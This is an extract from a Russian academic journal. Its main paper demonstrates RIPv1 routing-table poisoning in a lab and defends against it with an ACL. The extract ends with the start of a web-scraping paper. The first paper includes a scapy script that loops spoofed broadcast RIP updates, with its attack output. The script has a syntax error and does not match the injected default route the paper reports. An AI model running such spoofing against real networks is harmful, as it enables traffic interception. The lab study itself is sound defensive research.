 3. Sidorov S. S. Information Technologies in Educational Management. Moscow: Knowledge Laboratory, 2019. p.278
 4. GOST R 7.0.5-2008. System of Standards for Document Execution. Moscow: Standartinform, 2008.
 5. GOST R 7.0.11-2011. Bibliographic Reference. Moscow: Standartinform, 2011.
 6. Smirnova A. V. Modern Trends of Digitalization in Education. Bulletin of Education. – 2021. – No. 3. – pp. 45–52.
-



ОТКРЫТАЯ НАУКА
издательство

Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.7

ПРОТОКОЛ МАРШРУТИЗАЦИИ RIPv1. ОТРАВЛЕНИЕ ТАБЛИЦЫ МАРШРУТИЗАЦИИ. ПРОВЕДЕНИЕ АТАКИ И ЗАЩИТА

Перлова Д.В.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: ¹dianaperl0va55@gmail.com

Статья посвящена исследованию критической уязвимости протокола маршрутизации RIPv1, связанной с отсутствием механизмов аутентификации, — отравлению таблицы маршрутизации. В ходе эксперимента в лабораторной среде с использованием оборудования Cisco и MikroTik был сгенерирован и отправлен фальшивый RIP-пакет, что привело к успешному внедрению ложного маршрута по умолчанию в таблицы маршрутизации всех маршрутизаторов. Продемонстрированы сравнительные данные таблиц маршрутизации до и после атаки, подтверждающие уязвимость. В качестве контрмеры применена настройка фильтрации входящих обновлений через стандартный Access Control List (ACL), что позволило полностью нейтрализовать атаку и восстановить корректную маршрутизацию. Работа наглядно демонстрирует актуальные риски использования устаревших протоколов и эффективность базовых мер защиты на уровне контроля доступа.

Ключевые слова: RIPv1, отравление таблицы маршрутизации, сетевая безопасность, атака на маршрутизацию, Access Control List (ACL), фильтрация маршрутов, уязвимости протоколов.

RIPV1 ROUTING PROTOCOL. ROUTING TABLE POISONING. ATTACK AND DEFENSE

Perlova D.V.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: dianaperl0va55@gmail.com

This article examines a critical vulnerability in the RIPv1 routing protocol, which is related to the lack of authentication mechanisms—routing table poisoning. In a lab experiment using Cisco and MikroTik equipment, a forged RIP packet was generated and sent, successfully injecting a false default route into the routing tables of all routers. Comparisons of routing table data before and after the attack are presented, confirming the vulnerability. As a countermeasure, we configured incoming update filtering via a standard Access Control List (ACL), which completely mitigated the attack and restored proper routing. This study clearly demonstrates the current risks of using outdated protocols and the effectiveness of basic security measures at the access control level.

Keywords: RIPv1, routing table poisoning, network security, routing attack, Access Control List (ACL), route filtering, protocol vulnerabilities.

Введение

Актуальность

В условиях стремительного роста масштабов сетевых инфраструктур особую значимость приобретают вопросы надёжности и безопасности механизмов маршрутизации.

Несмотря на то что RIPv1 устарел, данная тема остаётся актуальной. Это связано с тем, что он легко настраивается и у него минимальные требования к ресурсам. Этот протокол используется в качестве протокола внутренней маршрутизации в небольших сетях и поддерживается оборудованием всех производителей [8]. RIP подходит для обучения основам сетевых технологий. Его механизмы работы понятны и наглядно демонстрируют принципы функционирования протоколов динамической маршрутизации в целом. Поэтому так важно знать о принципах работы RIP.

RIP (Routing Information Protocol — протокол маршрутной информации) является внутренним протоколом маршрутизации дистанционно-векторного типа [2, с. 518]. Один из главных недостатков RIPv1 – это отсутствие механизмов аутентификации, что и делает его уязвимым к атакам типа «отравление таблицы маршрутизации», которую мы и рассмотрим в статье.

Объект, ПРЕДМЕТ И ЦЕЛЬ

Объект исследования — процесс маршрутизации трафика в сетях, использующих RIPv1.

Предмет исследования — уязвимости RIPv1, позволяющие осуществлять отравление таблиц маршрутизации и способ защиты.

Цель работы — комплексно рассмотреть механизм атаки на RIPv1 посредством отравления таблиц маршрутизации, продемонстрировать её практическую реализуемость и провести меры защиты.

Литературный обзор

Протокол RIP берет свое начало в эпоху ARPANET — первой компьютерной сети с коммутацией пакетов, которая является прямым предком сегодняшнего Интернета [5, с. 98]. Изначально он был разработан в рамках проекта по созданию распределенной сети, способной автоматически находить другие пути при выходе из строя отдельных узлов. Это один из первых практических примеров осуществления алгоритма Беллмана-Форда в сетевых технологиях.

Эволюция протокола проходила в несколько этапов. RIPv1, стандартизированный в RFC 1058 (1988), представлял собой классовый протокол маршрутизации с существенными ограничениями. RIPv2 (RFC 2453, 1998) добавил поддержку бесклассовой адресации, аутентификацию и многоадресные обновления. Наконец, RIPv3 (RFC 2080), который начал работать с IPv6.

В статье мы рассматриваем RIPv1. Говоря о его принципе работы, можно сказать, что протокол использует количество «прыжков» (hop) в качестве метрики. Данная технология помогает RIP выявлять наиболее лучшие и самые короткие пути [4, с. 2]. Из преимуществ RIPv1 можно отметить простоту конфигурации, минимальные требования к ресурсам и то, что многие производители сетевого оборудования включают RIP в базовую функциональность своих устройств. Также RIPv1 имеет множество серьезных недостатков: отсутствие VLSM (нельзя использовать подсети разного размера внутри одной основной сети), низкая масштабируемость из-за малого счетчика «прыжков» (hop), далеко не быстрое обновление таблицы маршрутизации после изменений в топологии сети и отсутствие аутентификации (нет проверки обновлений). RIP работает по UDP (User Datagram Protocol) и пользуется портом 520 [4, с. 2].

Методы исследования

Тип исследования: экспериментальный.

Для демонстрации критических уязвимостей RIPv1, связанных с отсутствием механизмов аутентификации, отправим поддельные RIP-сообщения и внедрим ложный маршрут (с помощью широковещательного сообщения на порт 520). Так они появятся в таблицах маршрутизации.

Для этого составим топологию из роутеров Cisco версии 810 — R1, Cisco версии 881 — R2, MikroTik версии CRS326 — R3 и PC, показанную на Рисунке 1.




Рисунок 1 — Топология

Результат исследования

Была произведена настройка R1, R2, R3, а именно протокол RIP версии 1. Сети, входящие туда, показаны на Рисунках 2-4.

```
network 192.168.10.0
network 192.168.11.0
```

Рисунок 2 — Cisco 810 (R1)

```
network 192.168.2.0
network 192.168.10.0
network 192.168.11.0
network 192.168.12.0
```

Рисунок 3 — Cisco 881 (R2)

RIP		
Interfaces Networks Keys Neighbours Routes		
<div><div>+</div><div>–</div><div>✓</div><div>✗</div><div>⏏</div></div>		
Address		
▶ 192.168.3.0/24		
▶ 192.168.11.0/24		
▶ 192.168.12.0/24		

Рисунок 4 — MikroTik CRS326 (R3)

После настройки роутеров происходит атака, а именно отравление таблицы маршрутизации. Злоумышленник — PC1, подключившись к сети через R2 (Cisco 881), использовал Python-скрипт, показанный на рисунке 5 для генерации фальшивых RIP-пакетов. В результате операции в таблицу был успешно внедрен фиктивный маршрут, показанный на Рисунках 10-12.

```
from scapy.all import Ether, IP, UDP, sendp
#from scapy.contrib.rip import RIP, RIPEntry
import struct
import time
#1
target_network = "192.168.11.0" # mikrotik
fake_metric = 1 # best metric
interface = "enp0s3"
spoofed_src_ip = "192.168.2.100"
#rip pack
def create_rip_packet():
    rip_header = struct.pack('!BBH', 2, 1, 0)

    addr = bytes([int(x) for x in target_network.split('.')])
    rip_entry = struct.pack('!HHIII'2, 0, 0, 0, 0, fake_metric)

    return rip_header + rip_entry
#2
ether = Ether(dst="ff:ff:ff:ff:ff:ff")
ip = IP(src=spoofed_src_ip, dst="255.255.255.255")
udp = UDP(sport=520, dport=520)
rip_data = create_rip_packet()
#3
#rip_entry = RIPEntry(addr=target_network, metric=fake_metric)
#mask="255.255.255.0", next_hop="192.168.2.100", metric=fake_metric)
#rip.entries = [rip_entry]

malicious_packet = ether / ip / udp / rip_data

print("[!] Starting RIP poisoning attack...")
#print(f"[!] Advertising route to {target_network}/24 with metric {fake_metric}")
#print(f"[!] Spoofed source IP: {spoofed_src_ip}")
try:
    while True:
        sendp(malicious_packet, iface=interface, verbose=0)
        print(f"[+] Sent malicious RIP update for {target_network}")
        time.sleep(5)
except KeyboardInterrupt:
    print("[!] Attack stopped")
```

Рисунок 5 — Скрипт для генерации

```
[root@box ~]# python3 /home/user/Рабочий\ стол/rip_attack2.py
[!] Starting RIP poisoning attack...
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
[+] Sent malicious RIP update for 192.168.11.0
```

Рисунок 6 — Процесс атаки


```
Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

R    192.168.2.0/24 [120/1] via 192.168.10.2, 00:00:06, Vlan2
R    192.168.3.0/24 [120/1] via 192.168.11.2, 00:00:12, Vlan3
R    192.168.12.0/24 [120/1] via 192.168.11.2, 00:00:12, Vlan3
                        [120/1] via 192.168.10.2, 00:00:06, Vlan2
```

Рисунок 7 — R1 (до атаки)

```
Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

R    192.168.3.0/24 [120/1] via 192.168.12.2, 00:00:26, Vlan3
R    192.168.11.0/24 [120/1] via 192.168.12.2, 00:00:26, Vlan3
                        [120/1] via 192.168.10.1, 00:00:22, Vlan2
```

Рисунок 8 — R2 (до атаки)

RIP

Interfaces

Networks

Keys

Neighbours

Routes



	Dst Address	Gateway	From	Metric	Timeout	
R	 192.168.2.0/24	0.0.0.0	192.168.12.1	2	00:02:59	
R	 192.168.3.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	 192.168.10.0/24	0.0.0.0	192.168.11.1	2	00:02:46	
R	 192.168.11.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	 192.168.12.0/24	0.0.0.0	0.0.0.0	1	00:00:00	

Рисунок 9 — R3 (до атаки)

```
Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is 192.168.10.2 to network 0.0.0.0

R*    0.0.0.0/0 [120/2] via 192.168.10.2, 00:00:27, Vlan2
R     192.168.2.0/24 [120/1] via 192.168.10.2, 00:00:27, Vlan2
R     192.168.3.0/24 [120/1] via 192.168.11.2, 00:00:14, Vlan3
R     192.168.12.0/24 [120/1] via 192.168.11.2, 00:00:14, Vlan3
                               [120/1] via 192.168.10.2, 00:00:27, Vlan2
```

Рисунок 10 — R1 (после атаки)

```
Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.2.100 to network 0.0.0.0

R*    0.0.0.0/0 [120/1] via 192.168.2.100, 00:00:01, Vlan1
R     192.168.3.0/24 [120/1] via 192.168.12.2, 00:00:28, Vlan3
R     192.168.11.0/24 [120/1] via 192.168.12.2, 00:00:28, Vlan3
                               [120/1] via 192.168.10.1, 00:00:10, Vlan2
```

Рисунок 11 — R2 (после атаки)

RIP						
Interfaces Networks Keys Neighbours Routes						
						
	Dst Address	Gateway	From	Metric	Timeout	
R	0.0.0.0/0	0.0.0.0	192.168.12.1	3	00:02:49	
R	192.168.2.0/24	0.0.0.0	192.168.12.1	2	00:02:49	
R	192.168.3.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	192.168.10.0/24	0.0.0.0	192.168.11.1	2	00:02:47	
R	192.168.11.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	192.168.12.0/24	0.0.0.0	0.0.0.0	1	00:00:00	

Рисунок 12 — R3 (после атаки)

Далее — защита, а именно настройка фильтрации входящей маршрутной информации, чтобы маршрутизатор принимал обновления только с доверенных сетей.

```
Router(config)#ip access-list standard PROTECT-RIP
Router(config-std-nacl)#permit 192.168.10.0 0.0.0.255
Router(config-std-nacl)#permit 192.168.11.0 0.0.0.255
Router(config-std-nacl)#permit 192.168.12.0 0.0.0.255
Router(config-std-nacl)#deny any
```

Рисунок 13 — Access Control List на R2

```
Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
a - application route
+ - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

R    192.168.2.0/24 [120/1] via 192.168.10.2, 00:00:04, Vlan2
R    192.168.3.0/24 [120/1] via 192.168.11.2, 00:00:04, Vlan3
R    192.168.12.0/24 [120/1] via 192.168.11.2, 00:00:04, Vlan3
                        [120/1] via 192.168.10.2, 00:00:04, Vlan2
Router#
```

Рисунок 14 — R1 (после защиты)

```

Router#sh ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

R    192.168.3.0/24 [120/1] via 192.168.12.2, 00:00:10, Vlan3
R    192.168.11.0/24 [120/1] via 192.168.12.2, 00:00:10, Vlan3
      [120/1] via 192.168.10.1, 00:00:08, Vlan2
  
```

Рисунок 15 — R2 (после защиты)

RIP						
Interfaces Networks Keys Neighbours Routes						
	<div> <div></div> <div></div> </div>					
	Dst. Address	Gateway	From	Metric	Timeout	
R	192.168.2.0/24	0.0.0.0	192.168.12.1	2	00:02:59	
R	192.168.3.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	192.168.10.0/24	0.0.0.0	192.168.11.1	2	00:02:46	
R	192.168.11.0/24	0.0.0.0	0.0.0.0	1	00:00:00	
R	192.168.12.0/24	0.0.0.0	0.0.0.0	1	00:00:00	

Рисунок 16 — R3 (после защиты)

Заключение

Экспериментальным путем были успешно реализованы атака отравления таблицы маршрутизации и в дальнейшем защита. Был внедрен ложный маршрут по умолчанию через контролируемое злоумышленником устройство (192.168.2.100). Далее настроен Access Control List для фильтрации входящих RIP-обновлений (защита), что позволило устранить уязвимость и восстановить корректную работу сети.

Проведенное исследование наглядно продемонстрировало критические уязвимости протокола RIPv1, связанные с отсутствием механизмов аутентификации и использованием широковещательных рассылок. Его сильными сторонами остаются простая конфигурация и низкие требования.

Список литературы

1. Уймин, А. Г. Компьютерные сети. L2-технологии: практикум / А. Г. Уймин. — Москва : Ай Пи Ар Медиа, 2024. — 191 с.
2. Олифер В. Г., Олифер Н. А. Компьютерные сети. Принципы, технологии, протоколы. — 5-е изд. — СПб.: Питер, 2016. — 992 с.

3. Cisco Systems. Configuring RIP // Cisco IOS IP Routing: RIP Command Reference. https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/iproute_rip/command/irr-cr-book/irr-rip-1.html (10.09.2025)
4. Bhargava, C. Network Protocols for Security Professionals. — Packt Publishing, 2022. Глава "Атака на протоколы маршрутизации". <http://onreader.mdl.ru/NetworkProtocolsForSecurityProfessionals/content/Ch12.html> (10.09.2025)
5. Куроуз, Дж. Ф. Компьютерные сети. Нисходящий подход / Дж. Ф. Куроуз, К. В. Росс ; пер. с англ. - 6-е изд. - Москва : Питер, 2019. - 912 с.
6. Базовая настройка маршрутизатора Cisco 881. — URL: <https://linkas.ru/articles/nastroykacisco-881/> (10.09.2025)
7. Руководство по настройке оборудования Cisco 810. — URL: https://technon.ru/upload/pdf/Cisco800HIG_ru.pdf (10.09.2025)
8. Голдовский Я.М. , Желенков Б.В., Цыганова Н.А. Маршрутизация в компьютерных сетях. — М.: РУТ (МИИТ), 2017. — 114 с.

References

1. Uymin, A. G. Computer Networks. L2 Technologies: A Workshop / A. G. Uymin. Moscow: IP R Media, 2024. p.191
 2. Olifer, V. G., Olifer, N. A. Computer Networks. Principles, Technologies, Protocols. 5th ed. St. Petersburg: Piter, 2016. p.992
 3. Cisco Systems. Configuring RIP // Cisco IOS IP Routing: RIP Command Reference. https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/iproute_rip/command/irr-cr-book/irr-rip-1.html (10.09.2025)
 4. Bhargava, C. Network Protocols for Security Professionals. — Packt Publishing, 2022. Chapter "Attack on Routing Protocols." <http://onreader.mdl.ru/NetworkProtocolsForSecurityProfessionals/content/Ch12.html> (10.09.2025)
 5. Kurose, J. F. Computer Networks. A Top-Down Approach / J. F. Kurose, K. V. Ross; trans. from English. - 6th ed. - Moscow: Piter, 2019. - p.912
 6. Basic Configuration of the Cisco 881 Router. — URL: <https://linkas.ru/articles/nastroykacisco-881/> (10.09.2025)
 7. Cisco 810 Hardware Configuration Guide. — URL: https://technon.ru/upload/pdf/Cisco800HIG_ru.pdf (10.09.2025)
 8. Goldovsky Ya. M., Zhelenkov B. V., Tsyganova N. A. Routing in Computer Networks. — Moscow: RUT (MIIT), 2017. — p.114
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056

ПАРСИНГ И ЗАЩИТА ОТ ПАРСИНГА ВЕБ - СТРАНИЦ И БАЗ ДАННЫХ

¹Шанин П.С., ²Нижлукченко И.Д.

ФГБОУ ВО САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
ТЕЛЕКОММУНИКАЦИЙ ИМ. ПРОФЕССОРА М. А. БОНЧ-БРУЕВИЧА, Санкт-Петербург,
Россия (193232, г. Санкт-Петербург, просп. Большевиков, 22, корп. 1), e-mail:
¹pasha_pavel_08@bk.ru, ²nizhluchenk@gmail.com

В данной работе представлен развернутый анализ проблемы автоматизированного извлечения информации с веб-сайтов и баз данных, рассматриваемой как одна из острых проблем в сфере безопасности информации. Особое внимание уделяется принципам и технологиям, лежащим в основе автоматического сбора данных, а также ключевым опасностям, возникающим при незаконном использовании этих методов. Эти опасности включают в себя раскрытие конфиденциальных сведений, нарушение прав интеллектуальной собственности и получение несправедливых преимуществ в конкурентной борьбе. В статье приводятся иллюстративные примеры разрешенного скраппинга, осуществляемого в рамках собственных цифровых активов. Обсуждаются наиболее действенные способы защиты от несанкционированного сбора данных, а также связанные с ними слабые места и общая необходимость комплексного подхода к обеспечению защиты информации.

Ключевые слова: Парсинг, базы данных, API, HTML-код, веб-страница, ботнет, кибербезопасность, скраппинг, агент пользователя, CAPTCHA

WEB PAGE AND DATABASE PARSING AND ANTI-PARSING PROTECTION

¹Shanin P.S., ²Nizhlukchenko I.D.

ST. PETERSBURG STATE UNIVERSITY OF TELECOMMUNICATIONS NAMED AFTER
PROFESSOR M. A. BONCH-BRUEVICH, St. Petersburg, Russia (193232, St. Petersburg, ave.
Bolshevikov, 22, bldg. 1), e-mail: ¹pasha_pavel_08@bk.ru, ²nizhluchenk@gmail.com

This paper presents a comprehensive analysis of the automated extraction of information from websites and databases, considered a pressing issue in the field of information security. Particular attention is paid to the principles and technologies underlying automatic data collection, as well as the key dangers arising from the illegal use of these methods. These risks include disclosure of confidential information, intellectual property infringement, and unfair competitive advantages. This article provides illustrative examples of legitimate scraping practices within proprietary digital assets. It discusses the most effective methods for protecting against unauthorized data collection, as well as the associated vulnerabilities and the overall need for a comprehensive approach to information security.

Keywords: Scraping, databases, API, HTML code, web page, botnet, cybersecurity, scraping, user agent, CAPTCHA.

В современном цифровом мире, где информация является одним из самых ценных ресурсов, парсинг, как метод извлечения данных, не теряет своей актуальности или эффективности. Процесс предоставляет множество возможностей для общего анализа, агрегирования и иных процессов, что делает его важным инструментом для бизнеса, научных исследований и разработки ПО. С обратной стороны, несанкционированное применение процесса может представлять серьезные угрозы для владельцев сайтов и баз данных,

влекущий за собой риски утечки конфиденциальных данных, нарушения авторских прав и финансовых потерь.

Парсинг (скраппинг) представляет собой процесс автоматического извлечения данных из различных источников, таких как веб-страницы, API и БД. Этот процесс может быть использован как для законных целей, так и для противоправных действий. Основные понятия и принципы включают в себя методы обработки HTML-кода, работы с API и извлечения данных из структурированных и неструктурированных источников. Понимание этих основ поможет лучше осознать, какие угрозы могут возникнуть в результате и как можно защитить свои ресурсы от несанкционированного доступа. [7]


Угрозы и риски парсинга сайтов могут различаться от кражи контента и интеллектуальной собственности, до создания сети ботнетов для проведения DDoS-атак. В условиях, когда конкуренция на рынке возрастает, компании могут сталкиваться с ситуациями, когда их данные становятся объектом интереса со стороны конкурентов или злоумышленников. Это может привести к утечкам ценной информации, нарушению работы сайта и репутационным потерям.

Актуальность темы исследования обусловлена растущими угрозами, связанными с несанкционированным извлечением данных, что может привести к утечкам конфиденциальных данных и нарушению прав пользователей. В условиях стремительного развития цифровых технологий и увеличения объема данных, доступных в интернете, важность эффективных методов защиты становится всё более очевидной. [6]

Принципы парсинга

1. Веб-страницы

Работа автоматизированного сбора данных основана на использовании специализированных технологий и алгоритмов, предназначенных для автоматического разбора HTML-кода, выделения необходимой информации и ее последующей обработки в структурированном виде. Типичный процесс автоматизированного сбора данных с веб-страниц включает несколько этапов: отправку HTTP(S)-запроса на целевой сервер, получение ответа с HTML-кодом, его синтаксический разбор и извлечение требуемых данных. На первом этапе программа, осуществляющая автоматизированный сбор данных, формирует и отправляет HTTP-запрос, указывая адрес нужного ресурса. Сервер обрабатывает запрос и возвращает HTML-код страницы. Далее выполняется анализ полученного кода. Для этого используются программные библиотеки и фреймворки, например, BeautifulSoup, Scrapy или lxml в Python. Эти инструменты предоставляют удобные средства для навигации по дереву документа и позволяют находить и извлекать нужные элементы — текстовые блоки, ссылки, метаданные, изображения и другие структурированные данные.



```
from bs4 import BeautifulSoup
import requests

url = 'https://vbankcenter.ru/contragent/person/680900876704'
response = requests.get(url)
soup_glavni = BeautifulSoup(response.content, 'html.parser')

div_elements = soup_glavni.find_all('article', class_=["mb-[21px] rounded-[3.5px] border border-gray-300 px-[17.5px] pb-[5.25px] pt-[17.5px]"])
#print(div_elements)
content_glavni = []

for i in range(len(div_elements)):
    content_glavni.append(div_elements[i].text)

print(content_glavni)
```

prog1\Scripts\python.exe "C:\Users\Пользователь\Downloads\glavni (2).py"

